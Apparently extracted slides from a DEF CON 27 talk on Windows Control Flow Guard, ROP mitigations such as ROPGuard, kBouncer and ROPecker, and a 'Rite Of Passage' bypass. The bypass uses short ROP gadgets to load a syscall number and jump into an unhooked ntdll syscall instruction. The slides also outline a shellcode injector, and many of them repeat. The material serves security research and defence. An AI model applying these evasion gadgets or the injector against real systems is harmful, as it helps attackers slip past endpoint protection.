73	0B			

```
btr    rax, 0  
bt     rdx, rax  
jnb   short loc
```

loc_1800961FB:

48	8B	C1		
4D	33	D2		
E9	FA	FF	FF	FF

```
mov        rax, rcx  
xor        r10, r10  
jmp        LdrpHandleInvalidUserCallTarget  
LdrpValidateUserCallTarget endp
```



A screenshot of a debugger interface showing assembly code. The code is displayed in two columns: hex bytes on the left and assembly mnemonics on the right. A yellow highlight covers the instruction at address 1800961FB, which is a jump to a function named LdrpHandleInvalidUserCallTarget.

	loc_1800961FB:
48 8B C1	mov rax, rcx
4D 33 D2	xor r10, r10
E9 FA FE FF FF	jmp LdrpHandleInvalidUserCallTarget
	LdrpValidateUserCallTarget endp

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16191

00007ffe`0cc16157	7415	je	ntdll!LdrpHandleInvalidUserCallTarget+0x3
00007ffe`0cc16159	4881c4800000000	add	rsp, 80h
00007ffe`0cc16160	58	pop	rax
00007ffe`0cc16161	5a	pop	rdx
00007ffe`0cc16162	59	pop	rcx
00007ffe`0cc16163	4158	pop	r8
00007ffe`0cc16165	4159	pop	r9
00007ffe`0cc16167	415a	pop	r10
00007ffe`0cc16169	415b	pop	r11
00007ffe`0cc1616b	48ffe0	jmp	rax
00007ffe`0cc1616e	0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173	0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178	4881c4800000000	add	rsp, 80h
00007ffe`0cc1617f	58	pop	rax
00007ffe`0cc16180	5a	pop	rdx
00007ffe`0cc16181	59	pop	rcx
00007ffe`0cc16182	4158	pop	r8
00007ffe`0cc16184	4159	pop	r9
00007ffe`0cc16186	415a	pop	r10
00007ffe`0cc16188	415b	pop	r11
00007ffe`0cc1618a	c3	ret	
00007ffe`0cc1618b	cc	int	3
00007ffe`0cc1618c	cc	int	3
00007ffe`0cc1618d	cc	int	3
00007ffe`0cc1618e	cc	int	3
00007ffe`0cc1618f	cc	int	3
00007ffe`0cc16190	cc	int	3
00007ffe`0cc16191	66666666666660f1f840000000000	nop word ptr [rax+rax]	

ntdll!LdrpICallHandler:

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff918
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff918	00007ffe0cc2a00d
00000064`16aff920	00007ffe0cbcc728
00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16191

00007ffe`0cc16157 7415	je ntdll!LdrpHandleInvalidUserCallTarget+0x
00007ffe`0cc16159 4881c4800000000	add rsp, 80h
00007ffe`0cc16160 58	pop rax
00007ffe`0cc16161 5a	pop rdx
00007ffe`0cc16162 59	pop rcx
00007ffe`0cc16163 4158	pop r8
00007ffe`0cc16165 4159	pop r9
00007ffe`0cc16167 415a	pop r10
00007ffe`0cc16169 415b	pop r11
00007ffe`0cc1616b 48ffe0	jmp rax
00007ffe`0cc1616e 0f286c2470	movaps xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460	movaps xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c4800000000	add rsp, 80h
00007ffe`0cc1617f 58	pop rax
00007ffe`0cc16180 5a	pop rdx
00007ffe`0cc16181 59	pop rcx
00007ffe`0cc16182 4158	pop r8
00007ffe`0cc16184 4159	pop r9
00007ffe`0cc16186 415a	pop r10
00007ffe`0cc16188 415b	pop r11
00007ffe`0cc1618a c3	ret
00007ffe`0cc1618b cc	int 3
00007ffe`0cc1618c cc	int 3
00007ffe`0cc1618d cc	int 3
00007ffe`0cc1618e cc	int 3
00007ffe`0cc1618f cc	int 3
00007ffe`0cc16190 cc	int 3
00007ffe`0cc16191 6666666666666660	f1f84000000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:	

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff918
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff918	00007ffe0cc2a00d
00000064`16aff920	00007ffe0cbcc728
00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:4360 Thrd 001:220c | ASM | OVR | CAPS | NUM

Control Flow Guard

```
BOOL SetProcessValidCallTargets(  
    HANDLE hProcess,  
    PVOID VirtualAddress,  
    SIZE_T RegionSize,  
    ULONG NumberOfOffsets,  
    PCFG_CALL_TARGET_INFO OffsetInformation  
);
```

Control Flow Guard

- CFG blocks indirect calls to SetProcessValidCallTargets

```
public SetProcessValidCallTargets
SetProcessValidCallTargets proc near

var_40= qword ptr -40h
var_38= dword ptr -38h
var_30= qword ptr -30h
var_28= qword ptr -28h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= qword ptr -18h
var_10= qword ptr -10h
var_s0= byte ptr 0
arg_0= qword ptr 30h
arg_8= qword ptr 38h
arg_18= dword ptr 48h
arg_20= qword ptr 50h

; FUNCTION CHUNK AT 00000001800A1C18 SIZE 00000066 BYTES

mov      [rsp-28h+arg_0], rbx
mov      [rsp-28h+arg_8], rsi
push    rbp
push    rdi
push    r12
push    r14
```

```
push    rdi
push    r12
push    r14
push    r15
mov     rbp, rsp
sub    rsp, 60h
mov     r14, [rbp+arg_20]
lea     rax, [rbp+arg_18]
and    [rbp+var_1C], 0
mov     r12d, 1
and    [rbp+arg_18], 0
mov     esi, r9d
mov     [rbp+var_18], rax
mov     r15, rcx
mov     [rbp+var_30], rdx
lea     rax, [rbp+var_20]
mov     [rbp+var_28], r8
lea     edx, [r12+1]
mov     [rbp+var_20], r9d
mov     r8d, r12d
mov     [rsp+60h+var_38], 18h
lea     r9, [rbp+var_30]
mov     [rbp+var_10], r14
mov     [rsp+60h+var_40], rax
call   cs:_imp_NtSetInformationVirtualMemory
```

```
mov     r8d, r12d
mov     [rsp+60h+var_38], 18h
lea     r9, [rbp+var_30]
mov     [rbp+var_10], r14
mov     [rsp+60h+var_40], rax
call    cs:_imp_NtSetInformationVirtualMemory
```

```
; Exported entry 592. NtSetInformationVirtualMemory
; Exported entry 2116. ZwSetInformationVirtualMemory

public ZwSetInformationVirtualMemory
ZwSetInformationVirtualMemory proc near
    mov     r10, rcx          ; NtSetInformationVirtualMemory
    mov     eax, 197h
    test    byte ptr ds:7FFE0308h, 1
    jnz    short loc_1800A2935
```

```
syscall           ; $!
retn
```


```
loc_1800A2935:      ; $!
    int    2Eh
    retn
ZwSetInformationVirtualMemory endp
```

ROP Mitigations



Guardian
Shana and Robert ParkeHarrison, 1999

Return Oriented Programming - Timeline



ROP Mitigations

- ROPGuard
 - Implemented by most endpoint protection products
 - Strategic hooks on memory functions
 - Opcode before return address is a call instruction
 - Call instructions leads back to hooked function

ROP Mitigations

- ROPGuard
 - Implemented by most endpoint protection products
 - Strategic hooks on memory functions
 - Opcode before return address is a call instruction
 - Call instructions leads back to hooked function
- kBouncer
 - Utilizes Last Branch Records on modern CPU
 - Performs variation of ROPGuard checks on those addresses
 - Requires user-mode hooks on strategic locations

ROP Mitigations

- ROPecker
 - Allows only two executable memory pages
 - Utilizes Last Branch Records on modern CPU
 - Consider ROP gadget only if less than 6 instructions

ROP Mitigations


- ROPecker
 - Allows only two executable memory pages
 - Utilizes Last Branch Records on modern CPU
 - Consider ROP gadget only if less than 6 instructions
- Shadow Stack
 - Two different stacks
 - Regular stack for data (and return addresses)
 - Matching kernel stack for only return addresses
 - On ret opcode - compare both
 - First paper published on 2016, not yet implemented

The Beast Is In Your Memory

by Daniel Lehmann and Ahmad-Reza Sadeghi

How to bypass ROPecker and
kBouncer by abusing their
heuristics

(BlackHat 2014)



Cupid and Centaur in the Museum of Love
Joel-Peter Witkin, 1992

Rite Of Passage

Bypassing ROP Mitigations



FRANCE. Paris. 5th arrondissement. Students in a chain
passing cobble stones for the barricades, Gay Lussac Street
Bruno Barbey, 1968

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

ntdll!NtAllocateVirtualMemory:

```
mov    r10,rcx  
mov    eax,18h  
syscall  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

ntdll!NtAllocateVirtualMemory:

```
mov    r10,rcx  
mov    eax,18h  
syscall  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

ntdll!NtAllocateVirtualMemory:

```
mov    r10,rcx  
mov    eax,18h  
syscall  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

ntdll!NtAllocateVirtualMemory:

```
mov    r10,rcx  
mov    eax,18h  
syscall  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

ntdll!NtAllocateVirtualMemory:

```
mov    r10,rcx  
mov    eax,18h  
syscall  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

ntdll!NtAllocateVirtualMemory:

```
mov      r10,rcx  jmp  EndpointProtectionHook  
mov      eax,18h  
syscall  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

ntdll!NtAllocateVirtualMemory:

```
mov      r10,rcx  jmp  EndpointProtectionHook  
mov      eax,18h  
syscall  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

ntdll!NtYieldExecution:

```
mov    r10,rcx  
mov    eax,46h  
syscall  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax          // Load system call number  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax          // Load system call number  
ret
```

```
mov r10, [rsp]      // Prepare first parameter  
mov r11, [rsp + 0x8]  
add rsp, 0x10  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax          // Load system call number  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax          // Load system call number  
ret  
  
mov r10, [rsp]      // Prepare first parameter  
mov r11, [rsp + 0x8]  
add rsp, 0x10        ntdll!NtYieldExecution + 0x12:  
ret                  syscall    // Execute in kernel  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax          // Load system call number  
ret  
  
mov r10, [rsp]      // Prepare first parameter  
mov r11, [rsp + 0x8]  
add rsp, 0x10        ntdll!NtYieldExecution + 0x12:  
ret                  syscall    // Execute in kernel  
ret
```

Rite Of Passage - ROPIInjector

- Writes shellcode into Read / Write memory
- Creates a thread
- Injects ROP to thread
- ROP Modifies protection to Read / Write / Execute
 - Virtual Protect
 - Rite Of Passage call to NtProtectVirtualMemory
- Runs Shellcode

Demo

Omer Yair
DEF CON 27

Exploiting a Windows Exploit for Mitigating Rite Of Passage Exploits

InfinityHook

- By Nick Peterson
- Exploits Windows Event Tracing to hook syscall on kernel

```
0: kd> dt nt!_WMI_LOGGER_CONTEXT
+0x000 LoggerId          : Uint4B
+0x004 BufferSize        : Uint4B
+0x008 MaximumEventSize : Uint4B
+0x00c LoggerMode        : Uint4B
+0x010 AcceptNewEvents   : Int4B
+0x014 EventMarker       : [2] Uint4B
+0x01c ErrorMarker       : Uint4B
+0x020 SizeMask          : Uint4B
+0x028 GetCpuClock       : Ptr64      int64
+0x030 LoggerThread      : Ptr64 _ETHREAD
```

```
0: kd> dt nt!_WMI_LOGGER_CONTEXT
+0x000 LoggerId          : Uint4B
+0x004 BufferSize        : Uint4B
+0x008 MaximumEventSize : Uint4B
+0x00c LoggerMode        : Uint4B
+0x010 AcceptNewEvents   : Int4B
+0x014 EventMarker       : [2] Uint4B
+0x01c ErrorMarker       : Uint4B
+0x020 SizeMask          : Uint4B
+0x028 GetCpuClock       : Ptr64      int64
+0x030 LoggerThread      : Ptr64 _ETHREAD
```

InfinityHook

- By Nick Peterson
- Exploits Windows Event Tracing to hook syscall on kernel
- Microsoft:“This is not a security boundary”

InfinityHook

- By Nick Peterson
- Exploits Windows Event Tracing to hook syscall on kernel
- Microsoft: “This is not a security boundary”
- Can be leveraged to protect against Rite Of Passage bypass
 - Verify the syscall number against origin
- <https://github.com/everdox/InfinityHook>

Takeaways

- Have fun!
- ROP remains a viable threat
- Security industry needs to respond faster
- Utilize the brains in academy to verify security solutions
- Break it to make it better

References

- Smashing The Stack For Fun And Profit, Aleph One, 1996
- The Geometry of Innocent Flesh on the Bone, Hovav Shacham, 2007
- The Beast Is In Your Memory, Daniel Lehmann and Ahmad-Reza Sadeghi 2014
- InfinityHook, Nick Peterson, 2019
<https://github.com/everdox/InfinityHook>
- <https://gitub.com/OmerYa>
- @yair_omer